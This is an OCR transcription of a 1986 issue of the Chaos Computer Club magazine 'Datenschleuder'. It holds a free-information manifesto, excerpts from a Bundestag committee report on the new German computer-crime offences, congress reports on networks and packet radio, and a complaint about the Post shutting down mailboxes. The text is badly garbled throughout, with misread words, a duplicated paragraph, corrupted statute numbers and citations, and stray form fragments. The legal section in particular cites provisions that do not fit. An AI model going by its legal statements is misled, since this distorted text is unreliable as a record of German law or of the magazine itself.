Wir wollen den weder durch Preis noch durch Zensurstrafen gebremsten Fluß der Informationen. Wir wollen Datenbanken, erfüllt mit relevanten Informationen. Wir wollen Knotenpunkte einrichten, vorhandene unterstützen und untereinander vernetzen. Ein Marktplatz der freien Information mit Anschluß an die Welt. Herrschende Institutionen haben sich nicht auf die neuen Medien gestürzt, um den freien Informationsaustausch zu fördern, sondern um diese Medien zu kommerzialisieren und ihren Interessen dienlich zu machen. Wir haben andere Pläne.

Uavon hat der Große Sytop einige Stolpersteine gelegt, in Form der POST, die der etablierten Informationswirtschaft, die andersartig ihre Plünde bewachen.

Die gepante Novellierung der Gesetze über die Wirtschaftskriminalität und die Angst des Etablissements vor mündigen - sprich informierten - Bürgern tragen auch nicht dazu bei, einen wirklich freien Informationsaustausch zu ermöglichen. Aber nicht genug, schickles Unwissen, die oft unnötig komplizierte Bedienung der technischen Einrichtungen und eine diffuse Angst vor dem Jobkiller Computer machen Aufklärung: - arbeits nötig.

Hier bietet der Congress zum Tanz. Wir wollen voneinander lernen, nicht nur den Umgang mit der Technik, sondern auch mit uns. Wir können lernen, Schwellenängste zu überwinden und die bestehenden Einrichtungen zur Verbreitung ungeteilter Informationen zu nutzen. con-tanz, wts851228 2305



Datenschleuder Deutschland  
EMILIN ERFASSUNG  
KONTROLLIERUNG  
DIT A. NUR  
ZENTRALCOMPUTER  
Eman Epan

571019084051

100XXXXXERFASSUNGXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
571019084051XXXXXXXXXXXX20785321082XXXXXXXXXXXXXXX

Ihrer

Unserer

**CHAOSDIENST**  
Archiv / Ho Per  
Teilnahmeberechtigung  
Chaos Communication Congress 1985  
**CHRISTIAN**  
ICP - Service m.b.H.  
IN PC MC  
K 1 2 3 4 5 6 7 8 9 10  
11 12 13 14 15 16 17 18 19 20  
21 22 23 24 25 26 27 28 29 30  
31 32 33 34 35 36 37 38 39 40  
41 42 43 44 45 46 47 48 49 50  
51 52 53 54 55 56 57 58 59 60  
61 62 63 64 65 66 67 68 69 70  
71 72 73 74 75 76 77 78 79 80  
81 82 83 84 85 86 87 88 89 90  
91 92 93 94 95 96 97 98 99 100



15 = März 1986

Wissenschaftliches Fachblatt für Datenreisende  
Herausgegeben vom Chaos Computer Club

Zu Artikel 1 Nr. 2c und 2d — § 202 Abs. 3; § 202a  
StGB —

1. Der Ausschluß schlägt die Aufnahme eines in den Entwürfen nicht enthaltenen Tatbestandes gegen das „Ausprähen von Daten“ vor, der das unbedingte Verschaffen von besonders gesicherten, nicht für den Täter bestimmten, nicht unmittelbar wahrnehmbaren Daten unter Strafe stellt. Als Daten dargestellte Informationen sollen dabei in umfassender Weise strafrechtlich gegen Spionage geschützt werden, als dies nach geltendem Recht möglich ist. Der gesteigerten Bedeutung des Wertes von Informationen wird damit strafrechtlich Rechnung getragen. Die in den Entwürfen vorgeschlagenen Tatbestände zur Computerkriminalität werden dadurch in einem wichtigen Bereich ergänzt.

a) Ausgangspunkt waren in der öffentlichen Anhörung erhobene Forderungen, strafrechtlich das „unbefugte Abhören und Anzapfen von Datenübertragungssystemen“ bzw. den „unbefugten Zugriff auf fremde Datenbanksysteme“ (Sieber, Prot. Nr. 26 S. 17f.; Anl. S. 287f.) unter Strafe zu stellen bzw. Überlegungen, einen verstärkten strafrechtlichen Schutz gegen Computerspionage und das unbefugte Eindringen in Datenverarbeitungssysteme (einschließlich des unbefugten Herstellens und Gebrauchs von Systemen, die der Überwindung von Sicherungsanlagen dienen) [Oertel (Nixdorf, Computer AG), Prot. S. 182f., Anl. S. 383f.] zu schaffen. Nach Sieber stellt das „Abhören“ von Datenübertragungsleitungen einen der wichtigsten Ausstapunkte der Computerspionage im Bereich datenfernverarbeitender Systeme dar. Es biete weit größere Möglichkeiten als das Abhören von Telefongesprächen, da digital übertragene Informationen mit Hilfe von Computern sehr viel leichter maschinell analysiert werden könnten als dies beim gesprochenen Wort mit Hilfe von Sprachkennungsgeschäkten der Fall sei.

b) Das geltende Recht gewährt Daten nur in Teilbereichen einen strukturellen Schutz gegen Spionage. § 41 Bundesdatenschutzgesetz bezieht sich nur auf personenbezogene Daten natürlicher Personen. § 201 StGB auf die Aufnahme bzw. das Abhören des nicht-förmlich gesprochenen Wortes, wobei strenglich ist ob auch der Zugriff auf bereits gefasste Aufnahmen erfaßt wird. § 202 Abs. 3 StGB zieht in den Schutzbereich des Tatbestandes der Verletzung des Briefgeheimnisses auch einen „anderen zur Gedankenübermittlung benutzten Träger“ mit ein. Damit werden unstreitig Fälle erfaßt, in denen z.B. in einem Tresor aufbewahrte Computernoten auf einem Magnetband nach Öffnung zur Kenntnis genommen werden. Da § 202 Abs. 3 StGB auf den Schutz fixierter menschlicher Gedanken beschränkt, ist diese Regelung nicht anwendbar, wenn Daten im Übermittlungsstadium abgefangen werden.



Seite 33

c) Die Lückenhaftigkeit des geltenden Rechts veranlaßt, den Ausschuß einen neuen Tatbestand vorzuschlagen, statt sich mit einer bloßen Ergänzung vorhandener Regelungen wie etwa die § 202 Abs. 3 StGB zu begnügen. Die Struktur des § 202 StGB bleibt dadurch unangestastet. Der Ausschuß legt allerdings Wert darauf, gespeicherte und im Übermittlungsstadium befindliche Daten gleich zu behandeln. Die bisher durch § 202 Abs. 3 i. V. m. Abs. 1, 2 StGB geschützten Daten fallen daher künftig unter den Schutzbereich des neuen § 202 a StGB.

Wegen des engen Zusammenhangs mit den §§ 201, 202 StGB schlägt der Ausschuss vor, den Tatbestand in Anbacht an diese Regelungen in den Fünftehtzten Abschnitt des Strafgesetzbuches einzustellen, obwohl die Straftat nicht eine Verletzung des persönlichen Lebens- oder Geheimbereichs voraussetzt.

d) Der Ausschuß hat davon abgesehen, wie zu erwarten war, die Straftat nach § 23 Abs. 1 StGB unter Strafe zu stellen. Der Gefahr einer Überkriminalisierung von Verhaltensweisen soll damit vorgebeugt werden. Das Strafrecht sollte erst dort eingreifen, wo ein Schaden oder wenigstens eine Rechtsbeschränkung, wie z.B. die Verletzung des Verfügungsrechts über Informationen bei einer Tat nach § 23a StGB, eintreten ist. Insbesondere sollen sog. „Hacker“, die sich mit dem bloßen Eindringen z.B. in ein Computersystem begnügen, also sich keine Daten unbefugt verschaffen, von Strafe verschont bleiben. Was die Versuchbarkeit betrifft, ist darauf zu verweisen, daß dieser bisher in § 23 StGB und § 41 BDSG auch nicht mit Strafe bedroht ist. Soweit es sich bei dem unbefugten Eindringen um ein Verstoß gegen die Verletzung von bestimmten Computerdaten nach § 23a Abs. 1 StGB handelt, besteht aus allgemeinem strafrechtlichen Erwägungen Bedenken, Vorbereitungsmaßnahmen zu solchen Straftaten, die als Vergehen eingestuft werden, schon als solche mit Strafe zu bedrohen. Für eine Kriminalisierung ist zwar darauf hingewiesen worden, daß mit dem erfolgreichen Eindringen in ferne Datenbanken Integritätsmessungen von Benutzern und Benutzern gefährdet werden können und eine zu starke Systembelastung eintreten kann. Insoweit stellt aber ein solches Verhalten erst eine Gefährdung dar, die für den Ausschuß als Ansatzpunkt für einen neuen Straftatbestand in diesem Bereich nicht ausreicht. Ist die eingetretene Störung durch das Eindringen so stark, daß Daten verändert werden oder die Anlage beschädigt wird, so können u.U. die §§ 303 bis 303b StGB eingreifen. In Fällen, in denen der Täter sich nicht mit dem unbefugten Zugang begnügt, sondern darüber hinaus Daten abruft, bleibt § 23a StGB anwendbar.

Seite 33

2. Im einzelnen ist folgendes zu bemerken:

## Abstract

Der Strafbar macht sich, wer nicht für ihn bestimmte Geschützte Daten i.S.d. Abs. 1 des § 323a StGB gegen unberechtigten Zugang besonders geschützt werden sollen, die ihm als Verantwortlicher bekannt sind, obwohl er sie nicht auf andere Weise zu beschaffen hätte. Der Straftatbestand ist erfüllt, wenn der Täter die Daten tatsächlich in seiner Gewalt hat und diese gegen unberechtigten Zugriff durch Dritte geschützt werden soll.

Die Verletzung des Schutzes der Daten ist ein Verstoß gegen das Recht der Betroffenen auf informationelle Selbstbestimmung nach Art. 1 Abs. 1 i.V.m. Art. 2 Abs. 1 Grundgesetz. Die Verletzung dieses Rechtes ist eine Verletzung eines grundrechtlich geschützten Lebensbereiches im Sinne des § 1 Abs. 1 Nr. 1 S. 1 StGB.

Die Verletzung des Schutzes der Daten ist ein Verstoß gegen das Recht der Betroffenen auf informationelle Selbstbestimmung nach Art. 1 Abs. 1 i.V.m. Art. 2 Abs. 1 Grundgesetz. Die Verletzung dieses Rechtes ist eine Verletzung eines grundrechtlich geschützten Lebensbereiches im Sinne des § 1 Abs. 1 Nr. 1 S. 1 StGB.

Die Tat ist nach § 205 Abs. 1 Antragsdelikt. Diese Ausgestaltung stellt, neben der Anwendung der §§ 153, 153 a StPO, 47 JGG, einen wichtigen Filter für die Verhinderung von unnötigen Strafverfahren dar, z. B. wenn die Schuld gering ist und eine materielle Rechtsgutbeinträchtigung nicht vorliegt.

## Absatz 2

Der Anwendungsbereich des Tatbestandes wird in Absatz 2 genannten Daten beschränkt. Das Ausspeichern von Daten ist vor allem dort gefährlich, wo Daten in großer Menge nicht sichtbar, nicht lesbar oder sonst nicht unmittelbar wahrnehmbar gespeichert werden. Unmittelbar wahrnehmbare Daten sind u.a. durch die §§ 201, 202 StGB ausreichend geschützt. Zur Klarstellung: Die Einberührung von Daten, die Übermittlung, werden, besonders hervorzuheben. Bei der Ausscheidung davon abgesehen, nur solche Daten zu schützen, die in eine Datenverarbeitungsschleife gespeichert, in eine solche oder einer solchen übermittelt werden. Vom geschützten Rechtsgut her kann es keine Rolle spielen, welche Technologie bei der Speicherung und Übermittlung von Daten verwendet wird. Eine Unvermittelbarkeit, den Datenbegriff näher zu bestimmen, hat der Ausschuss ebensowenig wie die Vernetzung des § 268 (Absatz 2) Bzgl. den Ausschussbericht, Drucksache 14/4094, S. 37 und die Auslegung in der Literatur und des 2 Abs. 1 BDSG gesehen. Hervorzuheben ist, dass selbstverständlich auch gespeicherte Programme erfaßt werden.

Seite 33

# Entenghender

15 = März 1986

**Wissenschaftliches Fachblatt für Datenreisende  
Herausgegeben vom Chaos Computer Club**

§ 202 Abs. 3

Die Neufassung ist eine Folgeänderung zu dem Tatbestand des § 202 a StGB, der die bisher von § 202 Abs. 3 i.V.m. Abs. 1, 2 geschützten Gedankenklärungen in seinen Schutz auch einbezieht.

**Zu Artikel 1 Nr. 2e — § 205 StGB —**

Der Ausschluß des Übergangs des Strafantrags entspricht der vergleichbaren Regelung zu § 41 Abs. 1 Nr. 2 BDStG (vgl. § 77 StGB).

Zu Artikel 1 Nr. 3 — § 263a StGB —

Der Ausschuß hält den Vorschlag der Entwurfs- und des Ausschusses für die Sachverständigenkommissionen gesonderten Tatbestand des „Computerbenutzungs“ einzuführen für sachgerecht und hat ihn mit Zustimmung nicht unwesentlichen Änderungen übernommen. Auch wenn es in der Strafverfolgungspraxis bisher nicht zu spektakulären Einstellungen oder Freisprüche gekommen ist, so ist der Ausschuß aus den im Regierungsentwurf genannten Gründen von der Notwendigkeit, eine bestehende Tatbestandsstücke zu schließen, überzeugt. In diesem Punkte stimmen auch sämtliche Sachverständigen bei der öffentlichen Anhörung überein (vgl. Prot. Nr. 26 S. 164, 175f, 179, 181 f., 185 f., 188, Anl. S. 35, 111, 114, 117, 150, 201, 218, 235 f.). In Fortsetzung der grundsätzlichen Linie der Strafrechtsreform, spezifische Mängel und Lücken klassischer Straftatbestände zu ergänzen, ist der Ausschuß der Auffassung, daß §§ 263, 268, 287 StGB nicht durch Änderung und Ergänzung dieser Tatbestände, sondern durch ergänzende neue Tatbestände zu beheben, hat sich der Ausschuß dafür entschieden, an der Einführung eines Sondertatbestandes festzuhalten. Er sieht sich damit in Übereinstimmung mit der Empfehlung der Sachverständigenkommission zur Bekämpfung der Wirtschaftskriminalität und mit ausländischen Regelungen (z. B. in Dänemark) und Reformentwürfen (z. B. in Österreich und in der Schweiz). Dem Vorschlag von Haft und Sieber in der öffentlichen Anhörung (Prot. S. 164, 186, 175 f., Anl. S. 203, 1, 230 f.), sich mit einer bloßen Ergänzungen des § 263 StGB zu begnügen, ist der Ausschuß nicht gefolgt. Hat (Prot. S. 164 ff., Anl. S. 201 ff.) sieht ein Bedürfnis zur Ergänzung des § 263 StGB hinsichtlich des „Irrtums“-Merkmals, wegen der Art der Fassung der Entwürfe, die Parallelität zur Tathandlung, zum Irrtumsmerkmal und zum ungeschriebenen Tatbestandsmerkmal des Vermögensverfälschung beim Betrug vorzuziehen, werden abgelehnt. Er hat daher vorgeschlagen, § 263 StGB nur um einen Satz zu ergänzen, der dem Irrtum i. S. des § 263 d. Fehlinformation des Computers gleichstellt. Sieber (Prot. S. 175 ff., 186 ff.) hat vorgeschlagen, den in § 263 StGB genannten Tathandlungen die unrichtige oder falsche Beeinflussung eines automatischen Datenverarbeitungsvorganges bzw. einer Datenverarbeitungsanlage, oder noch allgemeiner eines technischen Geräts, wenn das Datenverarbeitungssystem auf Kontrollzwecken dient bzw. bei dessen Einsatz Kontrollen erfolgen, gleichzustellen.

Spalte 9

Deutscher Bundestag — 10. Wahlperiode

**Drucksache 10/5058**

Deutscher Bundestag — 10. Wahlperiode  
Drucksache 10/5058



Illustration by Paul Slater

# Datenschleuder

15. März 1986  
Wissenschaftliches Fachblatt für Datenreisende  
Herausgegeben vom Chaos Computer Club

Der Ausschuß spricht sich dafür aus, die allgemeine Struktur des § 203 StGB im Rahmen dieses Gesetzes unangetastet zu lassen. Der Betrugstatbestand ist eine allgemeine Vorschrift zum Schutz des Vermögens gegen einen bestimmten Angriff, nämlich die dort genannten Täuschungshandlungen in Bereicherungssicht. Gegen andere Angriffe auf das Vermögen gibt es jeweils spezielle Vorschriften (vgl. allgemeine Regelung z. B. § 263 StGB). Der Computerbetrug stellt eine neue Manipulationsform zum Nachteil des Vermögens dar, die sich gerade dadurch auszeichnet, daß ein Mensch nicht getäuscht und zu einer vermögensschädigenden Vermögensverfügung veranlaßt wird. Deswegen hat der Ausschuß auch von der Alternative abgesehen, den Computerbetrug in einem neuen Absatz 2 des § 263 StGB zu erfassen. Computerbetrüger werden bei besonderen Umständen auf die einen eigenen Tatbestand auch mit einer vom Betrag teilweise abweichenden Ausgestaltung rechtverfugten.

Gegen den Vorschlag von Haft hat der Ausschuß u. a. auch deswegen Bedenken, weil auch andere Merkmale des Betruges („Vorspiegelung“, „Erregung“, „Unterhalten“ eines Irrtums; ungeschriebenes Merkmal der Vermögensverfügung) personenbezogen zu verstehen sind und es daher nicht ausreicht, nur bei dem Merkmal des Irrtums eine Gleichstellung vorzunehmen. Der Vorschlag von Sieber ist im Hinblick auf seine noch zu unscharfe Fassung nicht bedenkenfrei. Seine Erwägung, einen Strafschutz nur gegen Manipulationen an sicherheitskontrollierten Anlagen vorzusehen, würde den Tatbestand zu sehr einschränken.


Durch Hervorhebung verschiedener Tatmodalitäten, die sich an empirischen Erscheinungsformen und an der Eigenart vermögensschädigender Computermanipulationen orientieren, wird der Gefahr einer zu weiten Ausdehnung des Tatbestandes vorgebeugt.

Die ergänzte Fassung des Absatzes 1 hebt wie in den Entwürfen die Tatbandlungen der besonders gefährlichen sog. Programmmanipulation (unrichtige Gestaltung des Programms) und der Inputmanipulation („Verwendung unrichtiger oder unvollständiger Daten“), welche die Programmmanipulation an sich auch mitumfaßt (Programme sind eine besondere Art von Daten), besonders hervor. Von einer Verweisung auf den Datenbegriff des § 202 a Abs. 2 StGB wurde abgesehen, da § 203 a StGB gerade auch Fälle erfäßt, in denen nicht an bereits gespeicherten Daten Manipulationen begangen, sondern diese erst eingegeben werden.

Nachdem in der Wissenschaft und in der öffentlichen Anhörung von mehreren Sachverständigen (Hart Oertel, Lehnhoff [Zentraler Kreditausschuß], Brentnup [Gesamverband der Deutschen Versicherungswirtschaft], Prot. Nr. 28, S. 187, 181, 184 ff., 188, Anl. S. 35, 41 f., 190, 208, 215 ff.) Zweifel geäußert worden waren, ob mit der Alternative der „unrichtigen Verwendung von Daten“ auch der Fall erfaßt werden kann, daß jemand z. B. unbefugt fremde Codenummern bei mißbräuchlichem Gebrauch eines Geldautomaten oder jemand unbefugt einen fremden Anschluß an das Bildschirmsystem benutzt, hat der Ausschuß eine ergänzende Klarstellung insoweit für notwendig erachtet, die auch vom Innenausschuß gebilligt wurde und einer Prüfungsausschusses des Finanzausschusses entspricht. Der in der

Drucksache 10/5058

Deutscher Bundestag — 10. Wahlperiode



Juristische Fachseiten zur Datenschleuder 15  
Auf diesem vier Seiten umfassenden und aktuellen Informationsblatt werden die neuesten Computerkriminalitätsgesetze, Auszüge aus Erläuterungen und den Debatten sind mit freundlicher Genehmigung des Verlages Dr. Heger, Pö 200821, 53 Bonn 2, abgedruckt.  
Weitere rund 1000 Seiten zum Thema sind im Redaktionsarchiv zu finden.  
juridakt 15 860323 2025

Seite 10

## TATEN MIT DATEN

Beim Netz wird über Netzwerke geredet, in Amerika werden sie benutzt. Um über ihre Erfahrungen zu berichten, waren einige Teilnehmer des amerikanischen Netzwerkes „DelphiNet“ angereist.

Sie benutzen das Netzwerk für On-Line-Konferenzen und als elektronische Zeitung. Anwendungsbereiche: Bei einer USA-weiten Analyse-Demonstration fand man die aktuellen Infos im „DelphinNet“. Wann es wiederemonstriert wurde, konnte man über das Netz abfragen. On-Line-Konferenzen zwischen den lokalen Koordinatoren sorgen für aufeinander abgestimmte Aktionen. Nach Aussagen der Amerikaner sind Computer-Konferenzen gegenüber Telefon-Konferenzen

a) billiger (ca. ein Viertel der Kosten)  
b) effektiver (1. versucht nicht jeder durch lautes Brüllen das Wort an sich zu reißen, 2. kann man nochmals nachlesen, was kurz zuvor gesagt wurde ist ja noch auf dem Schirm) 3. reden nicht alle durcheinander). Außerdem kann das Konferenz-Protokoll anschließend ausgedruckt und an Nicht-Teilnehmer verteilt werden.  
delphi.net 851228 03:30e



## Hund samma scho

Auch in diesen Jahren wurde der CCC auf dem KKK von der B.H.P. hqs (= heimgesucht). Der Beraterstand für den lebensbedrohenden DFO-Benutzer war ein voller Erfolg. Nicht nur, daß die vereinigte Hackerschaft uns unseren allen Müll aus den Händen riss - nein, auch einen neuen Rekord gab es zu vermelden: Nur 14 Tage nach der Auslieferung der B.H.P. Nr. 6 erblickte mit nur 6 Tagen Tragzeit die B.H.P. Nr. 7 das Licht der Welt. Das vorerwähnte können erfolgte dann mit dem Körper im (chaotischen) Archiv. Wohlgemerkt, es handelt sich hierbei um KEINE Behälter- oder Sonderausgabe, sondern eine ganz normale B.H.P....

Am Stand wurden teilweise heiß lakrale Themen, wie der Zusammenhang zwischen radikalem Weiblichkeitskonsum und Erscheinungsweisen der B.H.P. diskutiert, als auch weltliche Dinge, so das Daten-Ver- und Entschlüsselungsverfahren DES (Data Encryption Standard) der NAS (National Security Agency) besprochen. Im Zusammenhang mit dem immer aktuellen

Datenschutz waren die Speicherung von Betreibern und Abonnenten der B.H.P. und Alternativen zum Computer, wie Rechtskoll in die Kartalkanzeln (unilarsenad) oder vorbereitete Umschlüsse für jeden Abonnenten (Bsp. Handbuch für Hacker) loblich befragt. Diskussionsnen. Wer eine Diskette dabei hatte, konnte sich im Hack-Contar (nach der B.H.P.-Fressware abstellen. Ein UIR US-Programmkonzept für den C-64 entwickelt (Gehell!) und die Zusammenarbeit zwischen B.H.P. und anderen Gruppen (CAC, G.I's etc.) abgesprochen.  
bhp.ws 851228 05:07e

## A.U.G.E.

Am Samstag 15.00 Uhr fand ein Treffen von SysOp's der lokalen Mailboxen innerhalb der AUGE Gruppe User Group Europe) statt. Zuerst wurde der aktuelle Zustand beschrieben: eine zentrale Daten-P-Mailbox innerhalb von IMCA (Geneve) und lokale Mailboxen in Frankfurt, Oberhausen, Mannheim, Hamburg, Darmstadt und Köln.  
In Zukunft soll von ein Informationsaustausch zwischen allen lokalen Mailboxen stattfinden. Er wird sofort über einzelne User der IMCA veröffentlicht. Ein echtes Internailing soll später im Zusammenarbeit mit anderen Boxen entstehen. Die Koordination dieser Aktivitäten läuft über die Regionalgruppe Hamburg.  
augs.ws 851228 04:07e

IMPRESSUM  
Informationsblatt zum  
Chaos Communication Congress  
Pressstelle des CCC'85

Druck:

Eigendruck im Selbstverlag

Redaktion:

Medienworkshop des CCC'85

Mitarbeitende Redaktionen:

Datenschleuder

Die Bayrische Hackerpost

Genehlicher Informationsdienst

C-64 Anwender Club

u.a.

U.S.d.P.:

Herrn Art Holland-Moritz

Schwabenstr. 85

2000 Hamburg 20

Impress.ws 851228 14:56e





## Freiheit ist lernbar


"Computer in die Hand des Volkes", das galt 1976 noch als revolutionärer Satz. 1985 ist der Heimcomputermarkt fast gestillt. Die einen wissen zwar, wie die mit der Computertechnik Herrschaft abzurufen und erweitern können, andere dagegen empfinden erhabene Gefühle, wenn es nach Monaten gelingt, Mutters Hausaltkassette auf dem C64 zu implementieren. Über allem wabert ein breiter Computermythos - er verspricht selbst denjenigen, der nur vorläufig etwas von ihr zu verstehen, mit der Aura des Erleuchteten.

Ist die Angst vor dem Computer ein Erziehungsmittel für Massengesellschaften? Also, wenn ihr nicht artig seid, holt euch das große schwarze Computergewehr!

Auf dem CCC'85 wurde deutlich, daß die Vernetzung von Mikrocomputern die Perspektive einer lokal autonomen Gesellschaft durch lokale autonome Technik in sich birgt. Aber die Netze entstehen in den Köpfen der Menschen - sie sind ein Willkürakt - keine Frage technischer Realisierbarkeit. Ohne soziale Zusammenhänge, ohne gemeinsame Interessen und Ziele wird ein alternatives Computernetz zum Biot degenerieren. Unsere Netze brauchen zeitnahe, konsequent subjektive und poetische Informationen - ein spannender und menschlicher Kontrast zu bürokratischen Datennetzen.

Deutsche Hacker, Dichter, Denker. Jede philosophische Schule ist seit dem Altertum auch immer eine Denkmotivierung gewesen. Unsere Formulierungen sind rein technischer Natur. Die Gedanken im Netz sind frei. Freiheit ist lernbar. Die Freiheit, die wir anbieten, ist die des Informationswertes. Eine leidenschaftlich gestellte Frage ist so lebenswichtig wie eine verbindliche Antwort.

In diesem Sinne verstehen wir auch Schulungsprogramme für Netzwerker: Nachbarschaftshilfe im globalen Dorf statt Schule der Nation. Praktisch: der Anfänger eines Schulungsprogrammes weiß, daß seine Schüler heute schon bessere Lösungen finden können. Die Aufgabe des Netzwerklers ist, sein Wissen Fachleuten weiter zu geben. Nur so läßt sich der Überherrschende Computermythos auflösen. Niemand soll seinen Computer küssen. Netzwerker sind menschlich. medien.wt 851228



## Luftige Daten mit Pocket Radio

Standig umhert ist die Funkmailbox DL 0 CCC-1 auf dem CCC'85. Mit 1200 Baud macht sie "Dates" im Luftverkehr. Die benutzte Norm ist AX25, die Amateurfunkversion von X.25. Mithr kann jeder Funkamateure weltweit adressiert werden. Bei der Postnorm X.25 können die Datenpakete an höchstens 256 Empfänger adressiert werden. Übertragungsfehler werden wie bei Datas X.25 erkannt. Auf 144,675 MHz war die luftige Box während des CCC'85 fast ständig in Betrieb.

Eingesetzt werden außer "Pocket" Computern mit angeschlossenem 7911-Modem und Handfunkgeräte C64er mit wild angebaute Technik sowie die üblichen Sonderaufbauten. Als Standard existieren Komplettlösungen für CPM-Kisten und C64er als laufende Prototypen. Die Platinen werden gegenwärtig in Hamburg entworfen. Neben dem UKW-Betrieb gibt es auch weitreichende Datenverbindungen auf Kurzwelle; oft in 300 Baud. Ein Besucher aus den USA stellte eine Datenfunkverbindung über Kurzwelle zwischen USA und Nicaragua vor; die Telefonverbindungen sind zu unzuverlässig. packet5.wt 851228 2209

Ein Video über den Kongreß wird vom Stadtjournal erstellt und ist über: stadjournal.hamburg.rutschebahn 17 tel.040/446273 für ca. 30,- zu bestellen.

Mailboxsoftware, die zu einem großen Teil den IMA Geonet-Befehlssatz verwendet und in Turbo geschrieben ist, ist zur Zeit im Apple-Format (35 o. 80 Track) erhältlich. 140 KB Sourcetext für 75,-. Infos unter 06151/784158 von 01.-19 Uhr. schnipste.wt 851228 05:33e Seite 12

## MAILBOXEN SIND NICHT TOT-ZUKRIEGEN auch wenn die Post es versucht

An alle User, Hacker, Cracker und DFO-Interessierten... Es geht um Eure Boxen und die neuesten Aktivitäten der Deutschen BundesPOST! War die Datenfernübertragung (DFU) noch bis vor kurzem das Privileg von Firmen, Wissenschaftlern, Staatsorganen und einer finanziell begüterten Minderheit, hat sich dies im Laufe der letzten Jahre dank stark gefallener Hard- und Software-Preise mit verbesserten Geräten und deren zunehmender Verbreitung stark geändert. Vor ca. 2 Jahren kamen bei uns elektronische Briefkästen für JEDEMANN - die ersten Mailboxen - auf. Es werden ständig mehr. Zumeist war Enthusiasmus und Liebe zum Hobby sowie die fortschrittliche Idee, Gebühren zu sparen, der Anlaß, SysOp zu werden und so ein Medium in die Datenwelt zu stellen... Verdienen tut daran nur die Post; der Betreiber muß ständig investieren und die Anrufer verteilen ca. 2-3000 DM pro Monat. Da diese Mailboxen, wie unaufwendig sie auch immer sind, Kosten verursachen und wir keine Millionen sind, mußte der benötigte Rechner verbilligt, preiswert und flexibel sein - wie der Commodore C-64 (auch wenn einige anderer Meinung sind!) Deshalb laufen in Deutschland etwa 90% der ca. 200 privaten Boxen auf C64 mit 1541 Floppy. Nun kommt das Bonner Podels Kern: Der 64er stellt zwar eine Funkstör-FITZ-Nummer, aber nur eine serielle TTL-Schnittstelle.

Das Box-Modem DBT03 paßt mit einer Vierdrahtverbindung an den C64. Erlaubt ist das aber erst nach der neuen ITO ca. 1988. Die vormals kaiserlich-japanische Post hat den Sprung zu Telekrate schneller geschafft. Seit rund einem Jahr darf an japanische Poststellen so ziemlich alles angeschlossen werden. Hauptsache, es geht nicht kaputt. Hier wird es, wie unser Postminister auf der Interned85 vorfrag, noch Jahre dauern. Man hätte gerade erst neue Untersuchungen in Auftrag gegeben. Solange bemühe sich die Post um Flexibilität in der gestörten Richtung. Der jüdisch korrekte Abstand zwischen DIN-Stecker und der heiligtisch Anschlußdose im ISDN-Format (das einzige, was von Box bleibt) ist deshalb in Jahren der Toleranz bis zur Freigabe zu bemessen. Solange liegt der Stecker aus Sicherheitsgründen mahnend daneben.

Viele der neuern Postmodems (nicht nur das DBT03) haben keine ordnungsgemäße V24 (RS232-C) Schnittstelle. Damit ergeben sich Unwägbarkeiten bei der POSTalischen Zulassung - der FITZ-Nummer. Das ist diese total unumgängliche Prüfung für so hochtechnische Geräte wie z.B. eine Telefonsteckdose usw. Ein FITZ-geprüfter Koppler darf an eben diesem Rechner betrieben werden (Grund: der Rechner würde bei Fehlfunktion man muss nur 24 Std. täglich neben seinem Rechner sitzen und auf Telefonanrufe der User lauern, dann blitzschnell den Hörer hochheissen und ihn geschickt in die dafür vorgesehenen Gummimuffen des Kopplers bugsieren...)

Mit mehr oder minder schlechter Übertragungsqualität kann dann der Datentransfer durch die modernen POSTteilungsnetze (teilweise noch vor 1938 verlegt) beginnen. Nun hatten einige dieser Mailbox-Betreiber aber nach einigen Tagen und Nächten des unermüdlichen Durchwachsens am Rechner den Wunsch nach Abhilfe! Besonders findige Kopie bauten kranke Geometrie, die aber unerfährliche Hebelmechanismen in Betrieb setzten, die die Arbeit des Hörer Abhebens usw. mehr oder weniger geschickt ausführen.

Im Laufe der Zeit drang die Kunde von einem sogenannten Modem an die SysOp-Ohren. So ein Gerät ermöglichte neben den Abnehmen eine wesentlich bessere Datensicherheit! Also nichts einfacher als das - besorgen wir uns so ein Modem! Aber, oh Schreck, man gibt uns keins, denn unser Rechner hat doch keine FITZ-Nummer (plötzlich braucht er die nämlich!)? Ironie des Schicksals: die meisten FITZ-geprüften Koppler arbeiten auch mit RS232-Pegeln. Nun gibt es ja aber gar nichts inner noch ein paar Stellen, die ähnliches (manche behaupten sogar besseres) wie die POST anbieten... Das Zaubermittel hieß DA-TENKLO. Das Datenklo (oder ähnliches) konnte genau das was ein POSTmodem auszeichnete - und nach ein bißchen mehr. Gesagt - gekauft! - installiert. Von nun an klappte das modulare in Stadt und Land ganz gut und die POST konnte ständig wachsende Gebühreneinnahmen verbuchen. Alle waren zufrieden - bis hier!!

Das scheint sich allerdings nun schlagartig zu ändern! Urplötzlich sprengen diese Mailboxen angeblich die POSTeigenen Ge-richtlichkeiten offensichtlich reihenweise...

Der C-64 muss sich zu einer Art SS-20 in der Daten technik ge-mauert haben und ein Datenklo scheint es in seiner Wirkung mit Hiroshima aufzunehmen. Die Schäden in POSTalichen Ka-belwald müssen verheerend sein!



Denn in jüngster Zeit tauchen bei allen möglichen Mailbox-Betreibern Bedienstele von Herrn Schwarz-Schilling auf und be-nennen (wie hier) auf die gültige Fernmelde-Anlagen-Verord-nung (siehe hier) zu zitierten würde mehrere KByte Speicherplatz kosten) eben diese Boxen, ausser Betrieb! Letztes Beispiel: M.C.S. Hamburg, eine der ältesten Boxen in Deutschland über-haupt. Hängt es sich doch um eigenmächtige Eingriffe und Veränderungen POSTeigener Apparate...

(Remark: Wer also sein Telefon mit einem nicht FITZ-geprüften Aufkleber versehen sollte macht sich nach Angaben vieler Post-ler strafbar - xx) Die Kunde von solchem Handeln der Behörde oder was es doch nur ein Dienstleistungs-Unternehmen, kommt nun aus allen Teilen der Republik in rapide steigender Zahl. Der nette Vorschlag der Beamten zur Abhilfe lautet ungefähr so: "Schicken Sie doch einfach Ihren Rechner nebst einer sich unse-ren Richtlinien gebauten RS 232-C Schnittstelle zur Einzelab-nahme an die FITZ-Vergabestelle nach Stuttgart. Dort stellt man dann schnellstens nach ca. 6 bis 7 monatiger Prüfung und gegen eine geringe Gebühr eventuell eine Einzelgenehmigung zum Betrieb mit einem bei uns gegen Gebühr leihbaren POSTmodem (DM 80,- /monat!) aus! Eventuell ist dieses Modem dann sogar vorrätig!" Wirklich sehr hilfreich - oder???

